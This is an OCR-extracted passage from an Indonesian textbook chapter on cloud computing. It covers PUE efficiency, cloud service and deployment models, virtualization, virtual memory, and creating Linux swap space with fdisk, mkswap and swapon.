Kita dapat menentukan seberapa efisien pusat data menggunakan dayanya melalui persamaan efektivitas penggunaan daya (PUE) di mana PUE = Daya pusat data/daya komputer. Misalnya, nilai PUE = 2 menunjukkan bahwa untuk setiap watt daya yang digunakan untuk menyalakan peralatan IT, satu watt digunakan untuk HVAC, distribusi daya, dan seterusnya. PUE yang ideal adalah 1. Rata-rata PUE industri lebih besar dari 2. Di sisi lain, pusat data Facebook seluas 150.000 kaki persegi di Prineville, OR telah mencapai PUE 1,08 (lihat https://www.facebook.com/PrinevilleDataCenter/app/399244020173259/). Karenanya cloud adalah solusi yang lebih ramah lingkungan daripada membangun infrastruktur TI Anda sendiri.

Gambar 5.27 membandingkan ekonomi penggunaan cloud dibandingkan pembelian dan pembangunan infrastruktur TI Anda sendiri. Dalam contoh ini, bersumber dari Amazon, infrastruktur TI akan didasarkan pada sekitar 1000 server dan TI diperlukan untuk mendukungnya, termasuk jaringan, pemeliharaan, biaya lisensi perangkat lunak, daya/HVAC, dan biaya konstruksi fasilitas. Perusahaan memiliki dua opsi untuk dipertimbangkan: membangun infrastruktur TI mereka sendiri atau menyewa 1000 server virtual di Amazon EC2 Cloud. Gambar 5.27 menunjukkan bahwa opsi pertama mengeluarkan Total Cost of Ownership (TCO) 10 kali lebih banyak dibandingkan opsi kedua. Ini dengan jelas menggambarkan manfaat ekonomi dari Cloud, dibandingkan dengan membangun infrastruktur.



Gambar 5.27 Menggunakan Cloud Versus Memiliki Ti Anda Sendiri.

Cloud computing juga menghadirkan kelincahan bagi pelanggannya. Misalnya, sebuah perusahaan ingin menguji perangkat lunak barunya di server Linux, yang bukan miliknya. Tanpa cloud computing, perusahaan harus membeli server Linux dan menghabiskan waktu dan tenaga untuk menginstal Linux dan perangkat lunak yang ingin diuji. Dengan komputasi awan, perusahaan dapat dengan cepat memulai mesin virtual Linux di awan, menginstal perangkat lunak mereka, dan melakukan pengujian hampir tanpa penundaan. Dengan demikian, cloud dapat mengurangi waktu yang diperlukan untuk menyediakan dan menyebarkan sumber daya TI dari hari ke jam atau bahkan menit sehingga perusahaan dapat bereaksi lebih cepat terhadap pasar.

Semakin banyak situs web sekarang pindah ke cloud. Manfaat menghosting situs web di cloud adalah yang telah kami laporkan di sepanjang bab ini. Situs web biasanya mengalami fluktuasi besar dalam penggunaan sumber daya TI mereka. Dengan cloud, penskalaan sumber daya otomatis disediakan. Jika sebuah situs web perlu menggandakan jumlah server web selama masa penggunaan puncak, hal ini ditangani secara otomatis dengan biaya yang meningkat secara linier karena awan sekarang menyediakan sumber daya dua kali lipat. Namun, di luar penggunaan puncak, biaya kembali ke sebelum penggunaan puncak. Prakiraan konservatif menyebabkan penyediaan yang kurang dan perkiraan yang terlalu optimis menyebabkan penyediaan yang berlebihan. Oleh karena itu, sulit untuk


menyediakan sumber daya TI untuk situs web karena sifat permintaan yang tidak dapat diprediksi. Karena elastisitas yang cepat merupakan karakteristik penting dari komputasi awan, sistem awan sangat cocok untuk menghosting situs web.

Menjalankan server web dan menyimpan objek web mereka di cloud memiliki manfaat lain yang jelas. Daripada membeli, menginstal, dan mengoperasikan sistemnya sendiri, misalnya, pemilik usaha kecil dapat mengandalkan penyedia cloud untuk melakukannya bagi mereka. Selain itu, pemilik usaha kecil hanya membayar untuk komputasi, penyimpanan, dan sumber daya jaringan yang mereka gunakan, daripada memelihara sejumlah besar sumber daya TI yang hanya digunakan untuk beban puncak. Situs web di cloud dapat memanfaatkan sumber daya TI yang kuat yang ditawarkan oleh penyedia cloud.

Layanan cloud dapat diklasifikasikan ke dalam tiga kategori: Infrastructure-as-a-Service (IaaS), Platform-as-a-Service (PaaS), dan Software-as-a-Service (SaaS).

- IaaS menyediakan kemampuan kepada pelanggan untuk menyewa komponen perangkat keras seperti CPU, penyimpanan, dan jaringan. Pelanggan diizinkan untuk menjalankan OS dan aplikasi pilihan mereka pada komponen perangkat keras. Pelanggan membayar penggunaan komponen perangkat keras, seperti penggunaan CPU, penggunaan penyimpanan, dan penggunaan jaringan. Amazon EC2 adalah contoh IaaS.
- PaaS memungkinkan pelanggan menggunakan alat pemrograman yang disediakan cloud untuk mengembangkan aplikasi mereka dan menerapkannya di platform PaaS. Elastisitas dan skalabilitas aplikasi dijamin oleh platform PaaS. Pelanggan tidak dapat mengontrol komponen perangkat keras yang mendasarinya. Pelanggan hanya membayar untuk komponen perangkat lunak platform, seperti database, OS, dan middleware, yang mencakup biaya perangkat keras terkait. Microsoft Azure dan Google App Engine adalah contoh PaaS.
- Dalam model SaaS, aplikasi, seperti email dan perangkat lunak perkantoran, ditawarkan sebagai layanan oleh penyedia cloud. Pelanggan dapat mengakses layanan dengan menggunakan berbagai perangkat melalui antarmuka thin client seperti web browser. Penyedia cloud menghosting dan mengelola perangkat lunak dan perangkat keras yang diperlukan untuk mendukung layanan. Pelanggan membayar biaya berlangganan untuk penggunaan layanan. SaaS mengurangi kebutuhan untuk menggunakan aplikasi lokal, yang biasanya mahal. Ini juga mengurangi kebutuhan pembaruan manual karena penyedia SaaS dapat melakukan tugas tersebut secara otomatis. Microsoft outlook 365 dan Google Docs adalah contoh SaaS.

Ketiga kategori ini diilustrasikan pada Gambar 5.28.




Gambar 5.28 Model Layanan Cloud.


5.9 MODEL PENERAPAN CLOUD

Komputasi awan dapat diklasifikasikan ke dalam empat model penyebaran: publik, swasta, hybrid, dan komunitas. Dalam model cloud publik, sumber daya perangkat lunak dan perangkat keras tersedia untuk semua orang saat dimiliki oleh penyedia layanan cloud, seperti yang ditunjukkan pada Gambar 5.29. Model ini dapat dianggap sebagai model on-demand dan pay-as-you-go. Keamanan adalah masalah besar dalam menggunakan cloud publik. Amazon EC2, Microsoft Azure, dan Google Apps adalah contoh cloud publik.


Dalam model private cloud, infrastruktur cloud didedikasikan untuk satu organisasi dan tidak dibagi dengan organisasi lain. Karenanya, cloud pribadi memiliki keamanan yang lebih baik daripada cloud publik. Ada dua jenis awan pribadi: awan pribadi di lokasi dan awan pribadi yang dihosting secara eksternal. Cloud pribadi di lokasi, juga dikenal sebagai cloud internal, dihosting oleh organisasi di dalam pusat atau pusat datanya sendiri. Model ini memberikan tingkat keamanan terbesar. Namun, hal ini mudah diimbangi dengan biaya pembangunan infrastruktur TI untuk menghosting cloud. Ini akan memiliki kapasitas sumber daya yang terbatas bila dibandingkan dengan cloud yang dapat dibagikan (misalnya, cloud publik) karena organisasi hampir pasti tidak akan menghabiskan uang sebanyak organisasi yang menampung banyak kebutuhan cloud organisasi lain. Cloud pribadi yang dihosting secara eksternal dihosting secara eksternal ke organisasi tetapi secara eksklusif digunakan oleh organisasi. Misalnya, penyedia cloud mungkin memberikan akses eksklusif ke satu organisasi dan dengan demikian biaya tidak hanya dibebankan pada organisasi, juga tidak ada kebutuhan untuk memelihara atau mengamankan infrastruktur TI oleh organisasi. Tugas-tugas itu jatuh pada penyedia cloud. Penyedia cloud harus menjamin privasi, kerahasiaan, dan eksklusivitas cloud yang ditawarkan. Model ini lebih murah daripada cloud pribadi di tempat. Gambar 5.30 mengilustrasikan perbedaan antara kedua model private cloud ini.



Gambar 5.29 Model Cloud Publik.



Gambar 5.30 Model Cloud Pribadi.




Gambar 5.31 Model Awan Hibrid.

Ada model cloud hybrid yang menggabungkan keunggulan cloud publik dan cloud pribadi. Ini memberikan kemampuan untuk memperluas kapasitas cloud pribadi dengan sumber daya cloud publik sesuai kebutuhan. Organisasi dapat menyimpan beberapa data atau fungsi di rumah. Misalnya, jika kita ingin menggunakan model ini untuk menghosting situs web e-niaga, sumber daya cloud pribadi dapat digunakan untuk penggunaan normal dan sumber daya cloud publik dapat digunakan selama waktu puncak. Selain itu, kami dapat menyimpan data rahasia di cloud pribadi dan menyimpan data nonrahasia di cloud publik. Gambar 5.31 mengilustrasikan model cloud hybrid.

Dalam model cloud komunitas, infrastruktur cloud digunakan bersama oleh kelompok yang memiliki masalah komputasi yang sama. Misalnya, berbagai lembaga dalam pemerintah negara bagian beroperasi di bawah pedoman serupa. Mereka dapat berbagi cloud komunitas. Model ini lebih murah daripada private cloud karena biayanya ditanggung bersama oleh pengguna komunitas. Model ini menawarkan tingkat privasi, keamanan, dan kepatuhan kebijakan yang lebih tinggi. Gambar 5.32 menunjukkan contoh penyedia layanan cloud yang menawarkan cloud bersama di antara tiga agensi.

Ada beberapa kelemahan bagi organisasi untuk menggunakan cloud. Pertama, karena organisasi menyewa waktu dengan sumber daya TI penyedia layanan cloud, organisasi tidak melakukan investasi modal. Jadi, uang yang dihabiskan untuk mengakses cloud adalah uang yang dihabiskan tanpa pengembalian investasi. Untuk perusahaan kecil, ini mungkin bukan kerugian karena biaya infrastruktur TI mungkin mahal. Tetapi untuk perusahaan yang lebih besar, mereka mungkin ingin memiliki apa yang mereka bayar. Kedua, keamanan ditangani sendiri oleh penyedia cloud. Seperti disebutkan sebelumnya, cloud bersama menawarkan risiko keamanan yang lebih besar daripada cloud pribadi (dan karenanya lebih mahal). Perusahaan kecil mendapat manfaat dari penyedia layanan cloud yang menawarkan keamanan karena perusahaan kecil tidak dibebani dengan penerapan keamanan atau mempekerjakan personel TI untuk mengamankan sistem mereka. Namun, perusahaan besar mungkin memiliki gagasan berbeda tentang cara mengamankan data dan

sumber daya mereka daripada yang bersedia disediakan oleh penyedia layanan cloud. Mengandalkan penyedia layanan cloud, meskipun masuk akal, mungkin bukan pilihan pertama mereka. Ketiga, data yang menyusun situs web akan ditempatkan di luar lokasi kecuali jika organisasi telah membangun cloud mereka sendiri. Sekali lagi, ini mungkin menjadi perhatian bagi organisasi yang berpikiran keamanan yang ingin memastikan perlindungan dan ketersediaan data mereka.



Gambar 5.32 Model Cloud Komunitas.


5.10 VIRTUALISASI

Virtualisasi dan layanan web adalah dua teknologi mendasar di balik cloud. Mari kita jelajahi keduanya dimulai dengan virtualisasi. *Virtualisasi* adalah teknik mengabstraksi sumber daya fisik menjadi sumber daya logis. Melalui virtualisasi, seseorang membuat lapisan abstraksi/virtualisasi untuk menyembunyikan karakteristik fisik sumber daya dari pengguna. Virtualisasi meningkatkan pemanfaatan sumber daya TI yang ada sehingga organisasi dapat memiliki jumlah daya komputasi yang sama tanpa harus membeli perangkat keras fisik sebanyak mungkin. Lebih sedikit perangkat keras berarti lebih sedikit orang TI, lebih sedikit konsumsi energi, lebih sedikit ruang yang ditempati, dan tentu saja lebih sedikit pengeluaran untuk perangkat keras itu sendiri.

Virtualisasi juga meningkatkan fleksibilitas. Melalui virtualisasi, sumber daya dapat dialokasikan secara dinamis sesuai dengan permintaan yang terus berubah. Misalnya, seseorang dapat membuat dua lingkungan virtual: lingkungan Linux dan lingkungan Windows. Lingkungan harus dijalankan pada perangkat keras tetapi daripada membeli dua komputer terpisah, hanya satu yang diperlukan. Fleksibilitas muncul karena platform baru dapat tersedia dengan cepat, tanpa perlu membeli perangkat keras baru. Virtualisasi dapat diimplementasikan dalam tiga lapisan, komputasi, penyimpanan, dan jaringan.

Virtualisasi Komputasi

Virtualisasi komputasi adalah teknik mengabstraksi mesin fisik menjadi beberapa mesin virtual (VM). Mesin fisik, menggunakan perangkat kerasnya sendiri, mensimulasikan atau meniru komputer lain melalui perangkat lunak dan penyimpanan data. Karena VM dapat berjalan secara bersamaan pada satu mesin fisik, satu mesin fisik dapat menghosting beberapa VM yang memberi pengguna akses ke berbagai platform tanpa biaya untuk membeli banyak komputer.



Gambar 5.33 Virtualisasi komputasi.


VM adalah sistem komputasi logis, yang menjalankan sistem operasinya sendiri. Kami menyebut OS yang dijalankan di VM sebagai OS tamu. VM juga menjalankan aplikasinya sendiri. VM hanya dapat menjalankan satu OS tamu. Namun, komputer dapat menjalankan banyak VM. Dalam virtualisasi komputasi, lapisan virtualisasi berada di antara perangkat keras komputer dan VM. Lapisan virtualisasi juga dikenal sebagai hypervisor. Hypervisor menyediakan sumber daya perangkat keras, seperti CPU, memori, penyimpanan disk, dan akses jaringan ke semua VM. Lihat Gambar 5.33.

Ada dua jenis hypervisor. Salah satunya adalah hypervisor yang dihosting. Jenis hypervisor ini diinstal dan dijalankan sebagai aplikasi di atas OS mesin fisik. Ini adalah pendekatan umum untuk menggunakan VM karena Anda dapat menggunakan hampir semua perangkat lunak VM. Jenis lainnya disebut hypervisor bare-metal. Jenis hypervisor ini langsung diinstal pada perangkat keras bersertifikat tanpa OS yang mengintervensi. Hypervisor Bare-metal memiliki akses langsung ke semua sumber daya perangkat keras yang mendasarinya dan karenanya lebih efisien daripada hypervisor yang dihosting. Dari perspektif hypervisor yang dihosting, VM hanyalah sekumpulan file terpisah yang menjelaskan OS dan lingkungan VM. Set termasuk file konfigurasi, file disk virtual, file BIOS virtual, file swap mesin virtual, dan file log. Sistem File Mesin Virtual (VMFS) adalah sistem file yang didukung oleh hypervisor untuk menyimpan file mesin virtual.

Lab yang menyertai buku teks ini berasumsi bahwa Anda menggunakan VM untuk menginstal, mengonfigurasi, dan menjalankan berbagai perangkat lunak server yang tercakup dalam buku ini. Salah satu alasan menggunakan VM adalah untuk memastikan bahwa Anda tidak merusak sistem operasi yang sudah diinstal, misalnya dengan mengubah informasi perutean.

Virtualisasi Penyimpanan

Virtualisasi penyimpanan adalah teknik mengabstraksi penyimpanan fisik menjadi penyimpanan logis untuk digunakan oleh prosesor. Anda mungkin sudah familiar, setidaknya sampai batas tertentu, dengan bentuk umum dari virtualisasi penyimpanan yang dikenal sebagai virtualisasi memori. Virtualisasi memori adalah teknik mengabstraksi dari memori fisik untuk menghadirkan ruang alamat virtual yang lebih besar untuk aplikasi pengguna daripada yang ada di memori fisik. Kami menyebutnya sebagai memori virtual dan hampir semua sistem operasi menggunakannya. Untuk mengakomodasi jumlah memori yang lebih besar, kita perlu memindahkan beberapa konten yang kita anggap sebagai residen di memori ke area penyimpanan lain. Untuk tujuan efisiensi, kami menggunakan area khusus dari ruang penyimpanan hard disk yang dikenal sebagai ruang swap.



Gambar 5.34 Memori Virtual.

Ruang swap hard disk dikonfigurasi secara berbeda dari ruang file biasa sehingga akses dapat ditangani lebih cepat (dengan mengorbankan penggunaan ruang disk tetapi ini tidak menjadi masalah karena ruang swap direstrukturisasi setiap kali Anda menyalakan ulang komputer). Gambar 5.34 mengilustrasikan konsep memori virtual. Di sini, memori fisik dilengkapi dengan ruang swap pada hard disk. Kami menyebut seluruh rangkaian memori sebagai memori logis, yang terdiri dari memori fisik dan ruang swap.

Suatu program dibagi lagi menjadi unit-unit berukuran tetap yang disebut halaman. Ukuran halaman sama dengan bingkai memori (sejumlah ruang penyimpanan seperti 4096 byte). Dengan memori virtual, hanya sebagian dari program yang disimpan dalam memori karena mungkin tidak semuanya muat. Ini juga memungkinkan kami untuk mempertahankan

beberapa proses yang berjalan di memori dengan hanya memuat halaman yang relevan dari setiap proses.

CPU menghasilkan alamat logis atau virtual. Alamat ini berukuran ruang yang sama dengan ukuran proses (dan datanya). Misalnya, sebuah proses mungkin berukuran 32 KB. Oleh karena itu, sebuah alamat akan berkisar antara 0 dan 32767. Jika kita mengasumsikan ukuran halaman adalah 4096 byte, maka program terdiri dari delapan halaman. Kedelapan halaman ini mungkin tidak terletak di lokasi memori 0 hingga 32767 (sebenarnya mungkin tidak mungkin program pengguna ditempatkan di bagian memori tersebut karena lokasi memori awal dimiliki oleh sistem operasi). Halaman-halaman tersebut terletak di tempat lain dalam memori dan mungkin tidak semuanya saat ini ada. Kami kemudian perlu menerjemahkan alamat virtual ke lokasi fisiknya. Ini ditangani oleh seorang pembuat peta. Pemeta menggunakan tabel halaman di memori yang menunjukkan di mana setiap halaman disimpan (bingkainya di memori jika ada di memori, atau hanya ada di ruang swap).

Mapper mengubah alamat virtual menjadi alamat fisik jika halaman tersebut ada di memori. Jika tidak, itu menghasilkan kesalahan halaman untuk menjalankan sistem operasi. Kesalahan halaman membutuhkan sistem operasi untuk menemukan halaman di ruang swap dan menukarnya ke dalam bingkai bebas di memori. Karena mungkin tidak ada bingkai gratis karena penuh dengan halaman dari proses yang sama dan lainnya, sistem operasi harus memilih bingkai untuk dibebaskan. Ini menggunakan strategi pengganti seperti yang kita bahas di Bab 3 saat berbicara tentang cache web.

Ada lebih banyak memori virtual daripada yang kami jelaskan sebelumnya, tetapi kami menghilangkan detail lebih lanjut. Sebagai gantinya, mari kita pertimbangkan bagaimana membuat ruang swap yang merupakan langkah pertama untuk mengizinkan memori virtual di sistem operasi kita. Kami menggunakan perintah Linux di sini. Kami berasumsi bahwa Anda belum pernah menyiapkan ruang swap saat menginstal Linux.

Gunakan program fdisk untuk membuat partisi swap pada hard disk Anda. Untuk memulai fdisk, masukkan nama perangkat fdisk seperti pada fdisk /dev/sda3. Ini membawa Anda ke prompt berbasis teks. Sekarang Anda dapat memasukkan perintah untuk membuat partisi swap. Untuk membuat partisi, masukkan n. Anda diminta untuk menggunakan partisi utama atau partisi tambahan. Karena ini akan digunakan untuk ruang swap, kami tidak ingin menggunakan partisi extended (yang menggunakan salah satu dari keluarga ext sistem file, ini tidak sesuai untuk ruang swap—lihat teks Linux jika Anda ingin tahu lebih banyak tentang sistem file ext). Anda akan dimintai nomor partisi, pilih salah satu yang tidak terpakai. Anda kemudian akan diminta untuk ukuran ruang swap (walaupun fdisk dapat menerima ukuran dalam bentuk silinder disk yang digunakan, Anda dapat menentukan dalam bentuk MB atau KB). Aliran pemikiran umum di Linux adalah bahwa jika Anda memiliki sejumlah besar memori akses acak dinamis (DRAM) (katakanlah 16 GB), Anda bahkan mungkin tidak memerlukan ruang swap. Di sisi lain, mengorbankan sebagian kecil dari hard disk Anda untuk ruang swap tidak akan menghabiskan banyak biaya sehingga Anda dapat menggunakan seperempat, setengah atau ukuran yang sama dari memori utama Anda (yaitu, untuk 16 GB Anda dapat memilih 4 GB, 8 GB, atau 16 GB untuk ruang swap). Di Windows, seringkali ruang swap Anda berukuran sama dengan memori utama. Untuk komputer lama dengan DRAM

kurang dari 4 GB, Anda dapat memilih ruang swap yang lebih besar dari ukuran memori dengan faktor dua (misalnya, ruang swap 4 GB untuk DRAM 2 GB).

```
root@ubuntu :/mount_point # mkswap /dev/sda2
setting up swapspace version 1, size = 8385924 KiB
no label, UUID=66cafa18-8a31-4e8b-bfd5-211204226144
root@ubuntu:/mount_point#  swapon/dev/sda2
root@ubuntu:/mount_point#  swapon –s
filename        type            size            used            priority
/dev/sda3       partition       1052252         0               -1
/dev/sda2       partition       8385924         0               -2
```

Gambar 5.35 Menjalankan Mkswap Dan Swapon Di Ubuntu.

